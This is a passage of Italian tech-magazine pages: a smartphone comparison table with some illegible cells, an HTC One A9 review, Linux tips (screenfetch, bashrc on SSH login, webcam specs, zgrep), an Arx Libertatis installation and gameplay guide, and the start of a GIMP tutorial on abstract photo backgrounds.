| **numerosissimi** (ottima dotazione) | [illegible] | **numerosi** (solo sensori base) | [illegible] | **numerosi** (solo sensori base) | [illegible] | **pochissimi** (manca GPS) | [illegible] | **numerosissimi** ([illegible]) | [illegible] |
| elevata (tra cui Office con funzione di sincronizzazione, backup via Cloud) | [illegible] | elevata (tra cui Office con funzione di sincronizzazione, backup via cloud) | [illegible] | un po' scarsa (manca Office, backup via cloud) | 6,16 | elevata (tra cui Office con funzione di sincronizzazione, backup via cloud) | [illegible] | un po' scarsa (manca Office, backup via cloud) | 5,84 |
| cavo USB, alimentatore | 5,40 | cavo USB, alimentatore | 5,40 | cavo USB, alimentatore per ricarica rapida | 6,34 | cavo USB, alimentatore | 5,40 | cavo USB, alimentatore | 5,40 |
| **non possibile** / **non possibile** | 0,00 | **non possibile** / **non possibile** | 0,00 | **non possibile** / **non possibile** | 0,00 | **non possibile** / **non possibile** | 0,00 | **possibile** / **possibile** | [illegible] |
| **tutte le connessioni principali** | [illegible] | **mancano LTE e NFC** | 4,24 | **mancano LTE e NFC, WLAN solo "n"** | 3,7 | **mancano LTE e NFC, WLAN solo "n"** | 3,22 | **WLAN solo in standard "n"** | [illegible] |
| **LTE 100** [illegible] | [illegible] | **manca modulo per telefonia mobile** | 0,00 | **manca modulo per telefonia mobile** | 0,00 | **manca modulo per telefonia mobile** | 0,00 | **LTE 100** [illegible] | [illegible] |
| 2,4 GHz e 5 GHz / ac fino a 433 Mbps | [illegible] | 2,4 GHz e 5 GHz / ac fino a 433 Mbps | [illegible] | 2,4 GHz e 5 GHz / n fino a 150 Mbps | 5,56 | 2,4 GHz / n fino a 150 Mbps | 4,66 | 2,4 GHz e 5 GHz / n fino a 150 Mbps | 5,56 |
| USB [illegible] / Bluetooth [illegible] / sì | [illegible] | USB 2.0 / Bluetooth V 4 / no | 4,20 | USB 3.1 / Bluetooth V 4 / no | [illegible] | USB 2.0 / Bluetooth V 4.1 / no | [illegible] | USB 2.0 / Bluetooth V 4 / sì | [illegible] |
| ★★★★☆ | | ★★★☆☆ | | ★★★☆☆ | | ★★★☆☆ | | ★★★☆☆ | |

# "Non chiamatelo iPhone"

## Si chiama One A9 ed è il nuovo nato in casa HTC. È bello come un iPhone, ma offre tutti i vantaggi di Android

Con il ONE A9, HTC punta a lanciare il suo smartphone Android più bello di sempre. Il suo design? Ricorda (e non poco) quello dell'ultimo nato in casa Apple, l'iPhone 6S. Noi ne abbiamo fatto arrivare un esemplare nella nostra redazione, per capire se il suo punto di forza è davvero il design o se all'interno racchiude delle potenzialità apparentemente nascoste.

### CHI HA MORSICATO LA MELA?

Come già detto, l'HTC One A9 con Android 6.0, presenta una somiglianza impressionante con l'iPhone 6S. Il case smussato in alluminio, la griglia dello speaker nella parte inferiore e persino i profili in plastica per l'antenna sul retro, sembrano quelli di un "melafonino". Anche la qualità costruttiva e la sensibilità tattile non sono da meno. L'A9 si rivela comodo da tenere in mano quanto l'iPhone 6S. Oltre ad un design al top, il One A9 vanta anche una tecnologia di prim'ordine?

### VISIONE NITIDA

Il display Full-HD dell'HTC è nettamente più nitido di quello dell'S6, grazie ad un Gorilla Glass 4, che protegge ottimamente il dispositivo anche dai graffi. Il display si rivela però comparativamente più scuro, infatti la sua luminosità è di 419,4 Cd/m², mentre il brillante display dell'iPhone 6S vanta 590,1 Cd/m².

### VELOCITÀ E AUTONOMIA NON SONO SBALORDITIVE

Il One A9 offre però una velocità di lavoro più lenta rispetto all'One M9, attuale modello top di HTC. Rimane ben lontano dalla velocità dell'iPhone 6S, ma per l'uso quotidiano si rivela abbastanza rapido. Dal test sulla batteria è emerso che l'autonomia di otto ore dell'A9, con un utilizzo misto intensivo, è più corta di tre ore rispetto quella dell'iPhone 6S o dell'M9. Non c'è da stupirsi, visto che la capacità della batteria di 2150 mAh è minore di quella dell'M9 (2850 mAh).

### FOTOCAMERA OK

La qualità fotografica con luce diurna è quasi in linea con quella dell'iPhone. Con luce scarsa però, malgrado uno stabilizzatore ottico d'immagine ed un diaframma luminoso (f 2.0), le immagini hanno mostrato un fastidioso rumore digitale e pochi dettagli. Apprezzabile che le foto possano essere salvate anche in formato RAW (funzionalità, questa, che sarà di certo gradita ai fotoamatori), nonché la possibilità di divertirsi con i video in modalità timelapse.

### CONCLUSIONI

L'HTC One A9 non brilla per una tecnologia straordinaria, infatti, relativamente alla velocità e alla batteria, viene battuto sia dall'iPhone 6S che dall'HTC One M9, attuale modello top di gamma. L'A9 si rivela comunque di buona qualità anche per utenti esigenti. Chi apprezza design e maneggevolezza dell'iPhone 6S, ma preferisce disporre del più flessibile sistema operativo Android, potrà ritenersi soddisfatto di questo elegante dispositivo.

# Tips & Tricks

**Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema**

LEGENDA

- DATABASE
- GIOCHI
- GRAFICA
- HARDWARE
- KERNEL
- MULTIMEDIA
- RETE
- SHELL
- SICUREZZA
- SISTEMA
- SVILUPPO

## UNA PANORAMICA DEL SISTEMA

Quando si lavora su parecchie macchine GNU/Linux, siano esse virtuali o fisiche, locali o remote, è veramente facile dimenticarsi quale distribuzione sia installata su di un determinato computer e quale CPU e quanta RAM siano presenti su ognuno di essi. Si tratta di dati importanti, utili ad esempio per sapere quale package manager usare o per andare a colpo sicuro nel richiamare gli script di avvio oppure per agire sulle configurazioni di sistema. Ovviamente sono tutte informazioni che possono essere facilmente reperite, ma utilizzando uno script come **screenfetch** (*https://github.com/KittyKatt/screenFetch*) tutto diventa più facile e soprattutto più veloce. Dopo aver installato il programma usando il package manager, o in alternativa dopo aver scaricato e scompattato l'archivio direttamente dal sito del progetto, è sufficiente aprire una finestra del terminale e digitare il comando **screenfetch** (oppure **./screenfetch** o **./screenfetch-dev** dall'interno della cartella dell'archivio, se si è optato per il download). Quando viene lanciato senza opzioni, il programma mostrerà sulla sinistra un logo, composto da caratteri colorati, con cui identificare immediatamente la distribuzione e sulla destra tutta una serie di informazioni come l'utente attuale e il nome del computer, la versione completa del sistema operativo, il kernel in esecuzione, il tempo trascorso dall'ultimo avvio, il numero dei pacchetti installati, la shell richiamata e infine la CPU e il quantitativo di memoria RAM presenti sul computer. In pratica, tutto ciò che serve per capire subito su quale sistema si sta lavorando. Inoltre, qualora si esegua il comando da un sistema grafico, lo script ci fornirà anche l'indicazione relativa al Window Manager attivo ed eventuali temi e font in uso. Il programma dispone anche di alcune opzioni, come ad esempio **-n** con cui evitare di mostrare il logo colorato della distro; come sempre, per conoscerle tutte, è sufficiente invocarlo con lo switch **-h** o consultare la pagina del manuale.

**Fig. 1 • Screenfetch fornisce rapidamente un'idea completa del sistema su cui stiamo lavorando**

## PROGRAMMI DA REMOTO

Ogni volta che si esegue un login su di un sistema GNU/Linux, il sistema legge, ed eventualmente esegue, quanto specificato all'interno di diversi file ed in particolare, quando si parla della shell Bash, in **~/.bashrc** o **/etc/bash.bashrc**. Il primo è presente nella cartella **home** di ogni utente e quindi potrà essere differente per ognuno di essi, mentre il secondo è quello di sistema e quindi, ogni istruzione presente al suo interno, sarà valida per tutti. Per questo motivo, mentre il primo può essere editato direttamente dall'utente, il secondo richiede privilegi di amministratore per potervi apportare delle modifiche. Premesso ciò esistono anche delle variabili, che vengono processate dallo script di avvio, con cui discriminare se l'accesso alla shell sia locale o remoto e questo può risultare estremamente utile in determinati casi. Supponiamo ad esempio, rifacendoci al programma Screenfetch scoperto poco fa, di volerlo eseguire automaticamente ogni volta che ci connettiamo remotamente tramite il programma SSH al relativo server; ebbene, non dobbiamo far altro che editare uno dei due file citati in precedenza ed aggiungere, alla fine del contenuto già presente, le seguenti righe

```
if [[ -n $SSH_CONNECTION ]]; then
        screenfetch
fi
```

Una volta salvato il file, al prossimo login remoto il programma in questione verrà eseguito in automatico, il suo output apparirà nella finestra del terminale e poi si potrà lavorare normalmente con la shell Bash. Come si può intuire dalla condizione di **if** utilizzata, si sfrutta la variabile **SSH_CONNECTION** che, qualora sia attiva una connessione remota, da vuota viene impostata con gli indirizzi IP del client e del server e delle relative due porte utilizzate. L'opzione **-n** seguita da una variabile fa semplicemente in modo che il blocco diventi valido (la condizione di if si verifica) se la lun-






**Fig. 2 • Modifica del file bash.bashrc per aggiungere l'esecuzione automatica di un qualsiasi software**

ghezza della stringa, in questo caso **SSH_CONNECTION**, sia maggiore di 0 caratteri.

## CHE RISOLUZIONE HA LA WEBCAM?

La maggior parte dei PC portatili è dotato di una webcam integrata con cui catturare immagini o filmati. Come è logico pensare, di questi dispositivi ne esistono di diverse tipologie che principalmente si differenziano tra loro per risoluzione e capacità di acquisizione di quadri al secondo (noti come frame e quindi FPS). Pertanto, per sfruttare al meglio il proprio hardware e quindi per configurare opportunamente i programmi che andranno ad usarlo è fondamentale conoscerne esattamente le specifiche. Dati ovviamente dichiarati dal costruttore e quindi conoscibili leggendo i manuali ma anche e più facilmente reperibili, interrogando direttamente la periferica. Uno dei metodi più semplici per estrarre queste informazioni è quello di appoggiarsi al programma **v4l2-ctl** che fa parte della API Video4Linux (pacchetto **v4l-utils**) e che quasi sempre risulta essere presente di default sul sistema. Ricorrendo infatti all'opzione **--list-formats-ext** verranno elencate tutte le risoluzioni supportate dal dispositivo e per ognuna di esse le relative capacità di acquisizione di quadri per secondo, che ovviamente possono essere più di una. Un metodo alternativo per conoscere queste informazioni, purché la telecamera sia connessa tramite bus USB (condizione valida per la maggior parte delle webcam integrate), è quello di ricorrere al comando **lsusb**. In questo caso, per prima cosa, si deve digitare il comando senza opzioni, per ottenere l'elenco delle periferiche presenti e poi, una volta individuata quella che ci interessa, usare le opzioni **-s** e **-v** filtrando contemporaneamente il risultato con egrep: **lsusb -s dispositivo:id -v | egrep "Width|Height"** ovviamente alle chiavi **dispositivo** e **id** vanno sostituiti i valori numerici che indicano la propria webcam. Con questa tecnica è possibile anche conoscere i frame per secondo ma la proceduta è un po' più lunga, bisogna infatti aggiungere anche la parola **dwFrameInterval** a egrep (**egrep "Width|Height|dwFrameInterval"**) per ottenere il tempo impiegato per la cattura di un frame (solitamente espresso in decimi di microsecondo) e poi effettuare un semplice calcolo. Quindi, ad esempio, supponendo di avere un valore per frame di 1333333 sarà sufficiente digitare, sempre dalla finestra del terminale, il comando: **echo "10^7/1333333" | bc -l** per conoscere il valore in FPS (in questo caso 7.5).

## RICERCHE NEI FILE DI TESTO COMPRESSI

Nelle pagine di questa rubrica ci si imbatte spesso nel programma **grep**, un'utility che consente di ricercare delle stringhe di caratteri all'interno di un file di testo o eventualmente di filtrare l'uscita di output di un programma con lo stesso obiettivo. Grep dispone di parecchie opzioni ma tra le tante implementate non ve ne è una in grado di processare direttamente i file compressi gzipped, come ad esempio quelli relativi alle archiviazioni dei file di log di sistema. Però, come è facile immaginare, nella comunità Open Source esiste un programma che permette di aggirare l'ostacolo: il suo nome è **zgrep**. Non si tratta propriamente di un sostituto ma di un preprocessore, infatti questo programma non fa altro che invocare direttamente la potente utility grep eseguendo in maniera trasparente la decompressione dell'archivio. L'uso pertanto è immediato oltre ad essere molto facile, tenendo anche presente che tutte le opzioni di grep sono preservate e quindi possono essere usate. Supponiamo ad esempio di voler estrarre alcune informazioni relative al disco fisso **sda** da uno dei file compressi **dmesg** presenti nella cartella **/var/log**.
Per farlo sarà sufficiente digitare, all'interno di una finestra del terminale, il comando **zgrep sda /var/log/dmesg.1.gz** e confermare con **Invio**. In maniera del tutto simile esiste un'altra utility, chiamata **bzgrep**, che invece può essere utilizzata per lavorare sui file compressi mediante l'algoritmo **bzip2**. Anche in questo caso le opzioni che possono essere utilizzate sono le stesse di grep

# Goblin, Troll e assassini nel tuo PC

**È il porting per GNU/Linux di Arx Fatalis: sei pronto ad immergerti nell'avventura terrificante di Arx Libertatis?**

**Arx Libertatis 1.1.2**

**Licenza:** GNU GPL **Tipo:** Gioco **Sito Web:** http://arx-libertatis.org/

Sviluppato dalla software house francese **Arkane Studios** (*www.arkane-studios.com*) e rilasciato nella seconda metà del 2002, **Arx Fatalis** è un gioco di ruolo (**RGP – Role Playing Game**) in prima persona. In questo contesto, la peculiarità del titolo in oggetto è quella di non essere disponibile per GNU/Linux poiché venne rilasciato solo per Microsoft Windows e Xbox, ma il suo sviluppo è continuato nel tempo fino ad arrivare ai giorni nostri quando, nel 2011, la società francese ha deciso di rilasciare i sorgenti del solo motore di gioco con licenza Open Source. Questa situazione ha portato, come era facile prevedere, alla realizzazione di un progetto, di nome **Arx Libertatis** e anch'esso Open Source, che ha permesso il porting del gioco su altri sistemi operativi, in primis su GNU/Linux. In sostanza Arx Libertatis è una riscrittura del motore di gioco con l'obiettivo (riuscito) di farne il porting verso le librerie grafiche **OpenGL** (*www.opengl.org*) e le librerie audio **OpenAL** (*www.openal.org*). Poiché la Arkane Studios ha reso Open "solo" il codice del motore di gioco è evidente come i file dei dati debbano essere ottenuti dalla versione per Microsoft Windows ma senza la necessità di passare per Wine. Scopriamo come.

## QUALE COMPUTER?

### Non serve un PC di ultima generazione

**Nonostante la grafica piuttosto interessante, non bisogna dimenticare che si tratta di un gioco ormai prossimo ai 15 anni di età. Tutto ciò che ci occorre è un PC (32 o 64 bit) con CPU da 1,4 GHz, almeno 512 MB di RAM disponibili, meno di 800 MB di spazio su hard disk (circa 200 MB per la versione demo), una scheda grafica compatibile con le OpenGL in versione 1.5 e superiori (ad esempio una Radeon serie 9700 o a partire da una NVIDIA GeForce FX) con attivata l'accelerazione 3D in hardware attraverso gli specifici driver. Non è necessaria alcuna connessione a Internet poiché il gioco è single-player.**

## INSTALLAZIONE DEI DATI

Al costo di qualche euro si può acquistare, su Amazon, eBay o altri grandi e-store il gioco completo su CD il quale presenta anche la localizzazione in italiano non disponibile invece nella versione demo, disponibile solo in lingua inglese. Si può anche procedere all'acquisto su **Steam** (*http://store.steampowered.com*) o **GOG** (*www.gog.com*). Naturalmente, prima di acquistare a "scatola chiusa" (sebbene il costo sia inferiore a un pacchetto di sigarette) pensiamo sia il caso dapprima di provarlo per vedere se piace o meno. Da Softpedia (*http://games.softpedia.com/*), utilizzando Arx Fatalis come parole di ricerca, possiamo scaricare la versione demo **arx_demo_english.zip** (153 MB) e salvarla in una cartella nella nostra home utente. Assicuriamoci di aver installato i software **innoextract** e **cabextract** disponibili, in genere, nei repository di tutte le distribuzioni. A questo punto, dal sito

**Fig. 1 • Dal menu generale un'anticipazione dell'aspetto dei goblin!**


ufficiale, provvediamo a scaricare il pacchetto **arx-libertatis-1.1.2-linux.tar.xz** (poco più di 4 MB) quindi decomprimiamolo: verrà creata la cartella **arx-libertatis-1.1.2-linux**. Apriamo un terminale in questa cartella e impartiamo il comando **./arx-install-data /percorso/file/arx_demo_english.zip** quindi seguiamo il primo tutorial. Facciamo presente che lo script Shell che stiamo lanciando può far uso anche di finestre grafiche utilizzando l'opzione **--gui**, ad esempio **./arx-install-data --gui /percorso/file/arx_demo_english.zip**, questo a patto di avere installato uno dei tool **KDialog**, **Zenity** o **Xdialog** i quali, attraverso opportune istruzioni presenti nello script, ne permettono l'interazione utilizzando vere finestre grafiche e non **TUI** (**Text User Interface**) da un terminale a caratteri. Per ulteriori informazioni, lo script ha un help on-line che possiamo consultare con **arx-install-data --help**.

## IL MONDO DI ARX LIBERTATIS

Il gioco è diviso in livelli, ogni livello ha un proprio ambiente ed ognuno di essi è caratterizzato da **NPC** (**Non Playable Character**), personaggi non giocanti, facenti parte dell'intelligenza artificiale del gioco. Tra questi troviamo, interpretati da diversi personaggi, i **Goblin**, i **Troll**, le donne serpenti (**Snake Women**), gli **umani** e le **fazioni**. Il gioco ruota intorno a tre elementi comuni: le esplorazione alla ricerca di elementi: erba medica, funghi, vino, soldi, mana (ovvero la forza sovrannaturale), ecc; i combattimenti, che permettono di superare percorsi obbligati ancorché di appropriarsi di tutto ciò che possiede l'NPC abbattuto; infine, la risoluzione degli enigmi per l'avanzamento di livello e il passaggio da un ambiente a un altro. Con l'avanzare negli ambienti è possibile acquisire punti da applicare oltre che alle quattro abilità di base anche alle abilità particolari. In questo modo ogni giocatore che vorrà provare Arx Libertatis potrà personalizzare a proprio piacimento il personaggio di cui ne è interprete. Durante il gioco è possibile indossare abiti, stivali o pezzi di armatura al fine di aumentare ulteriormente specifiche abilità.

Tra le varie attitudini rientra la magia sebbene risulti essere un po' più impegnativa da attuare. Scopriamo come. Durante il gioco è possibile raccogliere le **Rune** (nello specifico possiamo vederle come dei movimenti segreti) tramite le quali, se opportunamente combinate, è possibile creare degli incantesimi. Per lanciare un incantesimo occorre disegnare (letteralmente!) con il mouse, tenendo il tasto **Ctrl** premuto, il disegno corrispondente alla Runa (o loro combinazione). Gli incantesimi con i quali ci imbatteremo

## Dalla demo gratuita o dal CD

**Portiamo a termine l'installazione e lanciamo per la prima volta il nostro nuovo gioco**

### 01 LA PROCEDURA

Alla richiesta della destinazione optiamo per 1 (default), quindi premiamo **Invio**. I dati di gioco verranno installati nella cartella **Arx Libertatis**, di preciso in **data**. L'operazione dura pochi secondi. Qualora avessimo una copia su CD è sufficiente inserirla nel lettore e impartire il comando **./arx-install-data /percorso/punto/di/mount**.

### 02 LA STORIA IN BREVE

Al termine dell'installazione possiamo lanciare lo script **arx** presente nella cartella **arx-libertatis-1.1.2-linux**: verrà mostrato un video trailer sul susseguirsi degli avvenimenti passati e sulle condizioni del presente e al termine del quale verrà visualizzato il menu generale. Il riferimento sarà alla versione completa in lingua italiana.

### 03 MASSIMI DETTAGLI

Come già detto, Arx Libertatis porta il motore grafico dalle DirectX di Microsoft Windows alle OpenGL (per GNU/Linux, ma non solo). Dal menu generale, clicchiamo su **Opzioni** quindi su **Impostazioni video**: per ottenere il massimo dalla grafica in **Bit per pixel** impostiamo **32** e **Alta** in **Livello di dettaglio**, infine abilitiamo la voce **Antialias**.

# Installiamo e...giochiamo!

**Completiamo la configurazione del gioco prima di iniziare la nostra avventura**

**01 L'AUDIO** Da **Opzioni**, optando per **Impostazioni audio**, utilizzando gli appositi slider possiamo regolare al meglio l'audio del gioco: dal volume principale, alla musica di sottofondo fino ai dialoghi. Possiamo variare i valori anche durante la missione premendo il tasto **Esc** e regolando i nuovi valori.



**02 I CONTROLLI** Sebbene durante il gioco vengano riportati diversi suggerimenti, è bene conoscere la funzione dei tasti prima di iniziare. Questo è possibile sempre dal menu **Opzioni** quindi su **Impostazioni controlli**: nella nuova finestra, clicchiamo su **Personalizza controlli** per prenderne visione ed eventualmente cambiarli.

**03 LA MISSIONE!** Siamo pronti per iniziare il gioco. Clicchiamo su **Nuova missione**: nella nuova finestra scegliamo l'aspetto e assegniamo diversi bonus alle varie capacità (forza, intelligenza, destrezza, abilità tecnica, ecc). Cliccando su **Creazione rapida** l'assegnazione sarà automatica e casuale. Terminiamo con **Finito**.

fin da subito saranno accendere una torcia per illuminare il corridoio o accendere un fuoco per cuocere, ad esempio, lo costolette di ratto (immagine non poi così piacevole!). È il caso di andare a esplorare ogni meandro, anfratto e stanze (ve ne sono anche di nascoste!) al fine di prendere quanti più elementi possibili. Naturalmente in rete esistono siti specializzati che rivelano tutti i trucchi su come raggirare e/o risolvere ciò che di volta in volta ci si presenta davanti, ma speriamo che, almeno in una prima fase, nessuno vada a leggerli, altrimenti che gusto c'è a giocare?

# Alla scoperta di Arx Libertatis

**Entriamo nel vivo dell'azione: esploriamo gli ambienti di gioco, gli NPC e le fazioni**


**01 L'AVATAR** Il gioco inizia con un eroe, il nostro avatar, chiuso in una cella e con la memoria completamente cancellata. A darci le prime istruzioni sarà il nostro vicino di cella **Kaltur** il quale, appena liberato, ci darà il nome di **Am Shaegar**. In alto, nell'interfaccia, appariranno i suggerimenti per interagire con il gioco attraverso la tastiera.

**02 GLI ENIGMI** Una caratteristica dei giochi di ruolo è il dover risolvere problemi che si presentano di volta in volta. Ad esempio, in figura, per prendere l'elevatore che ha il meccanismo rotto (necessario per proseguire nel gioco), occorre dapprima trovare una corda (nascosta in un barile in una stanza) ed utilizzarla come cinghia per unire le due ruote visibili.

**03 GLI AMBIENTI** Gli ambienti **dungeon** (sotterranei) sono sempre un po' cupi e le figure visibili ne possono dare un'idea. Le ragnatele preannunciano la presenza di ragni velenosi pronti ad attaccarci e a ucciderci: quindi, afferriamo una delle armi a disposizione (un osso, ad esempio) e...occhi ben aperti! Il livello di nebbia è regolabile dalle impostazioni video.


# Sfondi surreali per le tue foto

## Un ritratto fotografico di grande effetto viene spesso realizzato sostituendo lo sfondo reale con un disegno astratto: ecco come ottenere un risultato perfetto

Realizzare una buona fotografia non è ormai molto difficile. E nemmeno un fotomontaggio presenta particolari problemi, grazie agli strumenti di ritocco digitale. Per chi abbia una buona manualità, anche realizzare dei disegni tramite computer che possano apparire realistici è abbastanza facile. Più difficile è la via di mezzo: unire nella stessa immagine alcune fotografie e disegni mantenendo comunque una parvenza di realismo. Il problema è che il nostro cervello si è evoluto per distinguere la realtà dalla finzione, ma osserva soltanto gli aspetti principali di una certa situazione finché tutto appare normale ed omogeneo. Quando invece incontra qualcosa di strano, comincia a soffermarsi sui dettagli. Ciò significa che una fotografia, anche se realizzata male, verrà sempre considerata realistica (dal nostro cervello). Ed anche un disegno, in linea di principio, viene considerato realistico, soprattutto se contiene degli oggetti che già conosciamo, perché la mente tradurrà automaticamente il disegno nei riferimenti a quegli oggetti "reali". Per capirci, se osserviamo il disegno di una barca, il nostro cervello penserà ad una qualsiasi barca che abbiamo visto di recente nella "vita reale". Quando mescoliamo fotografie e disegni, tuttavia, la nostra mente si accorge che qualcosa non va. Ed allora comincia ad osservare tutti i particolari, anche quelli che in un semplice disegno o in una fotografia non avrebbero dato alcun fastidio: il naso del soggetto della foto sembra troppo lungo, i capelli hanno una forma strana, il contorno delle braccia è troppo luminoso o troppo scuro. Insomma, piccoli particolari che non davano alcun fastidio finché erano presenti nella fotografia originale, ma che diventano immediatamente evidenti quando si estrae il soggetto dal suo contesto fotografico e lo si inserisce in uno sfondo disegnato, in particolare se si tratta di uno sfondo astratto. Come si risolve il problema? Progettando lo sfondo in modo da accogliere facilmente il soggetto della fotografia.

## Il soggetto della fotografia

**Con gli strumenti di GIMP estraiamo il soggetto dal resto della foto**

### 01 LA SELEZIONE LAZO

Apriamo la nostra fotografia originale in GIMP e selezioniamo il soggetto dell'immagine. Possiamo farlo utilizzando lo strumento di selezione **Lazo**. È anche utile impostare dei **margini sfumati**, per non avere bordi troppo netti.

### 02 UN NUOVO LIVELLO


Completata la selezione, rendiamola fluttuante grazie al menu **Seleziona/Fluttuante**. Adesso possiamo trasformare la selezione in un livello a sé stante, semplicemente premendo il pulsante **Nuovo livello** nel pannello dei livelli.

## LA TECNICA PERFETTA

In queste pagine faremo dunque due cose: innanzitutto disegneremo uno sfondo astratto, basato su una serie di macchie (su Google Immagini ne troviamo davvero a bizzeffe!). In secondo luogo, cercheremo di ingannare il cervello degli spettatori fondendo assieme il soggetto della fotografia e lo sfondo. Naturalmente, possiamo scegliere la texture che preferiamo. Per costruire un sfondo astratto è meglio avere macchie di dimensione ridotta e dalla forma irregolare. Non conviene scegliere le macchie di Rorschach, sia perché sono troppo grandi, sia perché sono disegnate in modo da suggerire molte possibili figure e potrebbero distogliere l'attenzione degli osservatori dal soggetto della fotografia. Le macchie vengono poi sovrapposte ad un gradiente di colore: sarà questo gradiente a decidere al tonalità dello sfondo, perché le macchie ci serviranno, grazie alle modalità di sovrapposizione **Moltiplicatore** e **Divisore**, soltanto per modificare in modo irregolare la luminosità del gradiente, non il suo colore.

**Fig. 1 • Ecco l'immagine finale che vogliamo ottenere: una foto su sfondo astratto**

# Cominciamo a costruire l'immagine


## Creiamo un nuovo file e prepariamo il livello per il soggetto e quello per lo sfondo

### 01 UN PO' DI PULIZIA

Il livello che abbiamo ottenuto non è perfetto: la selezione realizzata è grossolana. Ora, dobbiamo raffinare l'immagine per eliminare tutto ciò che non serve, utilizzando la **Gomma**. Per comodità, rendiamo invisibile il livello inferiore.

### 02 LA NUOVA IMMAGINE

Lavorando sul livello contenente il soggetto ritagliato, selezioniamo tutto con **CTRL+A** e copiamo con **CTRL+C**. Adesso creiamo una nuova immagine, tramite il menu **File/Nuova**. È meglio che la nuova immagine abbia un orientamento orizzontale.

### 03 SCALARE LA FOTO

